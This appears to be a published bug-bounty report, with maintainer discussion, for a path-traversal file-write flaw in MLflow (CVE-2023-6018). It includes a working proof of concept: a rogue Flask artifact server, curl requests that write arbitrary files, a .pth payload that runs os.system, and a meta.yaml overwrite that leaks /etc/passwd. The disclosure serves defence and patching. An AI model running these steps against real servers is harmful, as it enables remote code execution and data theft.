

Remote Code Execution due to Full Controled File Write in mlflow/mlflow

✓ Valid

Reported on Aug 18th 2023

As the framework is quite complex, I'm going to take the default configuration as reference for the whole report.

▮ Requirements

None: by default no authentication is required.

▮ Description

The `mlflow` web server includes tools for tracking experiments, packaging code into reproducible runs, and sharing and deploying models. It is possible to run it using the following command:

```
mlflow ui --host 127.0.0.1:5000
```

From all provided features, it allows to create AI models. This can be done by making a request to `/ajax-api/2.0/mlflow/model-versions/create` or using the following curl request:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "...", "source": "...
```

This endpoint takes several parameters, but only 2 of them are useful for this issue:

- `name` : model name.
- `source` : model source.

Below are the allowed protocols for the source attribute:

```
['', 'file', 's3', 'gs', 'wasbs', 'ftp', 'sftp', 'dbfs', 'hdfs', 'viewfs', 'runs',
```

From all those protocols, this report is going to focus on only 2:

- `http | https` : provided URL path must start with `/api/2.0/mlflow-artifacts/artifacts/`.
- `models` : this is a custom wrapper which aims to link it to another model.

The vulnerability occur in case a model is create with `source=models:/<model>/<version>` which is associated with another that has `http://<attacker>/api/2.0/mlflow-artifacts/artifacts/`.

In this case, when `/model-versions/get-artifact?path=...&name=...&version=...` is requested on the first one, it will trigger the following block of code:

source: [mlflow/mlflow/store/artifact/artifact_repo.py](#)

```
if self._is_directory(artifact_path):
    for file_info in self._iter_artifacts_recursive(artifact_path):
        if file_info.is_dir: # Empty directory
            os.makedirs(os.path.join(dst_path, file_info.path), exist_ok=True)
        else:
            fut = _download_file(file_info.path, dst_path)
            futures[fut] = file_info.path
    else:
        fut = _download_file(artifact_path, dst_path)
        futures[fut] = artifact_path
```

This snippet will do the following:

- Request `/api/2.0/mlflow-artifacts/artifacts` on the `attacker` server (link obtained from the 2nd model).
- Parse the JSON response which must match the following structure:

```
{
  "files": [
    {
      "path": "...",
      "is_dir": false,
      "file_size": 1
    }
  ]
}
```

- For each file listed in the `files` attribute, it will fetch `/api/2.0/mlflow-artifacts/artifacts/[path]` and write the output on the `path` attribute value. As there is no check on it, it will be possible to create and control any file on the system (ie: `/tmp/random`).

□ Proof of Concept

To abuse this vulnerability, it is necessary to set up a malicious HTTP server which will control the writing path and data. The following one is going to be used for the 2 next PoCs:

```
from flask import Flask, jsonify

app = Flask(__name__)
app.config["DEBUG"] = True

@app.errorhandler(404)
def page_not_found(e):
    return "Hello World!"

@app.route("/api/2.0/mlflow-artifacts/artifacts")
def index():
    return jsonify({
        "files": [
            {
                "path": "/tmp/poc",
                "is_dir": False,
                "file_size": 50
            }
        ]
    })

app.run("0.0.0.0", 4444)
```

▮ Full controlled file write

- Start the mlflow web server:

```
mlflow ui --host 127.0.0.1:5000
```

- Start the rogue server:

```
python run.py
```

- Create a registered model:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:5000/api/2.0/mlflow-artifacts/artifacts'
```

- Create the first model: (source will be associated to the rogue server)

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "http://127.0.0.1:5000"}' 'http://127.0.0.1:5000/api/2.0/mlflow-artifacts/artifacts'
```

- Create the second model: (source will be associated to the 1st model version)

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "mod
```

- Trigger the download: (request the 2nd model)

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=random&name=poc&versio
```

Warning: your version value might change depending on your current server setup!

- As you can see, `/tmp/poc` is created!

```
[00:19] ~$ cat /tmp/poc  
Hello World! [00:19] ~$ █
```

🔖 Remote Code Execution

As this vulnerability allows to write / overwrite any file on the file system, it gives a lot of ways to archive code execution (like overwriting `/home/<user>/.bashrc` . In the following PoC, I'll provide a way to get an RCE using python internals on the official Docker ([source](#)).

- Pull the docker:

```
docker pull ghcr.io/mlflow/mlflow
```

- Run the docker with web server port exposed:

```
docker run -ti -p 5000:5000 ghcr.io/mlflow/mlflow bash
```

- Run the web server:

```
mlflow ui --host 0.0.0.0:5000 &
```

- Update the rogue server to create `/usr/local/lib/python3.10/site-packages/random.pth` with `import os; os.system('whoami > /tmp/poc');` in the content.
- Trigger the above described vulnerability. (update the http ip to `172.17.0.1` -> care it might be different for you)

- Now that you created the file, run `python` inside the docker.
- Cat `/tmp/poc`

```
root@bd4645666f0d:/# cat /usr/local/lib/python3.10/site-packages/random.pth
import os; os.system('whoami > /tmp/poc');root@bd4645666f0d:/#
root@bd4645666f0d:/# python
Python 3.10.12 (main, Jul 28 2023, 05:51:21) [GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
root@bd4645666f0d:/# cat /tmp/poc
root
root@bd4645666f0d:/# █
```

More details about why this is working in sonar's research article: [here](#)

□ Data & Models impact

In addition of the previously provided PoCs, it would like to justify even more the data & models impact of this issue. Even if the malicious user doesn't manage to get a Remote Code Execution (which shouldn't be the case), he could use it to overwrite any data / model files.

Thanks to this vulnerability, He could even turn this issue to a local file disclosure by changing `mlruns/models/poc/version-1/meta.yaml` 's source value to `/etc/` (or any other folder). Then, when he will request `/model-versions/get-artifact?path=passwd&name=poc&version=1`, which should return the `/etc/passwd` file content.

To do that without knowing the filename, He could simply take part of the fact that `/proc/self` is linked to the `mlflow ui` execution folder where `mlruns` folder is located!

Using the rogue web server with the below params should do the job:

- Filename: `/proc/self/cwd/mlruns/models/poc/version-1/meta.yaml`
- File content:

```
aliases: []
creation_timestamp: 1692311606475
current_stage: None
description: ''
last_updated_timestamp: 1692311606475
name: poc
run_id: ''
run_link: ''
source: file:///etc/
status: READY
status_message: null
user_id: null
version: 1
```

Impact

A malicious user could use this issue to get command execution on the vulnerable machine and get access to data & models information.

⚙️ We are processing your report and will contact the **mlflow** team within 24 hours. 2 years ago

🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 2 years ago

✎️ **Mizu** modified the report 2 years ago

✎️ **Mizu** modified the report 2 years ago

✎️ **Mizu** modified the report 2 years ago

✉️ We have contacted a member of the **mlflow** team and are waiting to hear back 2 years ago

Dan McInerney commented 2 years ago

Admin

Hi Mizu,

This is an excellent report and an excellent PoC that should be read by other researchers as a learning example. We were able to fully replicate and will be marking this valid right after we finish maintenance on the ML modifiers so that you can be accurately rewarded.

Thank you, Dan McInerney Lead Threat Researcher

Mizu commented 2 years ago

Researcher

Hi Dan,

Thanks for the response ☺

Feel free to ask if you have any specific question about the vulnerability!

Best regards, Kévin.

Mizu commented 2 years ago

Researcher

Hi Dan,

Any updates about it?

Best regards, Kévin.

✓ Ben Harvie validated this vulnerability 2 years ago

\$ kevin-mizu has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

Dan McInerney commented 2 years ago

Admin

Thank you for the patience Mizu, we've fixed the payment and marked valid.

Great report, Dan McInerney Lead Threat Researcher

📡 This vulnerability has now been published 2 years ago

Mizu commented 2 years ago

Researcher

Hello ☐

Is this issue fixed? I didn't see any commit related to this?

Best regards, Kévin.

Harutaka Kawamura commented 2 years ago

Maintainer

Hi Mizu, thanks for reporting this, what happens if you just download the first model?

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=random&name=poc&version=1'
```

Mizu commented 2 years ago

Researcher

Hi ☐

When I try to reach the download an artifact using the first model version (`http://`), it try to resolve it locally. That's why I'm using a second model version (`model://`) to trigger the `HTTP` download process of the first one

Harutaka Kawamura commented 2 years ago

Maintainer

Thanks for the explanation. Can disallowing `models://...` for source prevent this issue?

Mizu commented 2 years ago

Researcher

I don't think so, in case the `MLflow ui / server` is started without serving artifacts, it will resolve `HTTP(s)` models anyway:

- How to start the server this way:

```
mlflow ui --host 0.0.0.0:5000 --no-serve-artifacts
```

- Why would it resolve `HTTP(s)` models: ([permalink](#))

```
def _is_serving_proxied_artifacts():
    # ...
    from mlflow.server import SERVE_ARTIFACTS_ENV_VAR

    return os.environ.get(SERVE_ARTIFACTS_ENV_VAR, "false") == "true"
```

In case this return `False`, the `_is_servable_proxied_run_artifact_root` will return false in the `get_model_version_artifact_handler` handler and resolve it ([permalink](#)).

So, in order to fully fix the issue I would suggest checking the returned path in the `list_artifacts` method of the `HttpArtifactRepository` class: ([permalink](#))

```
def list_artifacts(self, path=None):
    # ...
    file_infos = []
    for f in resp.json().get("files", []):
        file_info = FileInfo(
            posixpath.join(path, f["path"]) if path else f["path"], # HERE
            f["is_dir"],
            int(f["file_size"]) if ("file_size" in f) else None,
        )
        file_infos.append(file_info)

    return sorted(file_infos, key=lambda f: f.path)
```

In my opinion, the best way would be to ensure that `f["path"]` is a relative path that doesn't contain `..` or anything dangerous. Maybe reusing your `validate_path_is_safe` ([permalink](#)) method or any `utils` equivalent?

Harutaka Kawamura commented 2 years ago

Maintainer

the best way would be to ensure that `f["path"]` is a relative path that doesn't contain `..` or anything dangerous. Maybe reusing your `validate_path_is_safe` ([permalink](#)) method or any `utils` equivalent?

This sounds good to me. Thanks for the suggestion! I'll file a PR.

Mizu commented 2 years ago

Researcher

No problem, don't hesitate to send me to PR if you need a check ☺

Harutaka Kawamura commented 2 years ago

Maintainer

I filed <https://github.com/mlflow/mlflow/pull/10585>.

Mizu commented 2 years ago

Researcher

Perfect ☐

Harutaka Kawamura commented 2 years ago

Maintainer

Hi Dan, how can we mark this as fixed?

Harutaka Kawamura commented 2 years ago

Maintainer

Fixed by
<https://github.com/mlflow/mlflow/commit/55c72d02380e8db8118595a4fdae7879cb7ac5bd>,
but can't mark this as fixed



Ben Wilson marked this as fixed in 2.9.2 with commit 55c72d 2 years ago

\$ The fix bounty has been dropped ✖

[Sign in](#) to join this conversation

CVE

CVE-2023-6018

Published

Vulnerability Type

CWE-23: Relative Path Traversal

Severity

Critical (10)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

[Open in visual CVSS calculator](#) 

Registry

Pypi

Affected Version

2.6.0 (latest)

Visibility

Public

Status

Fixed


Disclosure Bounty

\$30485

Fix Bounty

\$7621.25

Found by



Mizu

@kevin-mizu

LIGHTWEIGHT



Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.



© 2024

[Privacy Policy](#)

[Terms of Service](#)

[Code of Conduct](#)

[Cookie Preferences](#)

[Contact Us](#)